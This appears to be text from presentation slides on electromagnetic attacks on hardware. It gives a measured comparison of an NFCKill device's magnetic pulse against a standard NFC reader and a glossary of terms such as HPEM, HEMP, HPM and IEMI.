


# NFCKill Near-Field Magnetic Pulse (35 mm axial distance)




- Roughly 30-times higher peak value than for a regular NFC terminal (ACR122) in the same setup
- Will further raise sharply when approaching a closer distance
- Static discharge-like sensing observed at < 1 cm distance, their cause and effect remains unknown

- Probably, there is a high-voltage generator discharged instantly into a primary coil, producing typical high-energy transients



# Electromagnetic Environments

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- **HPEM** ~ High-Power Electromagnetic, general attribute defined in IEC 61000
- **HEMP** ~ High-altitude EM Pulse, i.e. a nuclear variant of the general HPEM attack
- **EMP** ~ EM Pulse, popular term mainly for HEMP, **NNEMP** then denotes non-nuclear EMP
- **HPRF DE** ~ High-Power RF Directed Energy, also known as **HPM** (High-Power Microwave)
- **IEMI** ~ Intentional EM Interference, an academic term, also covers jamming


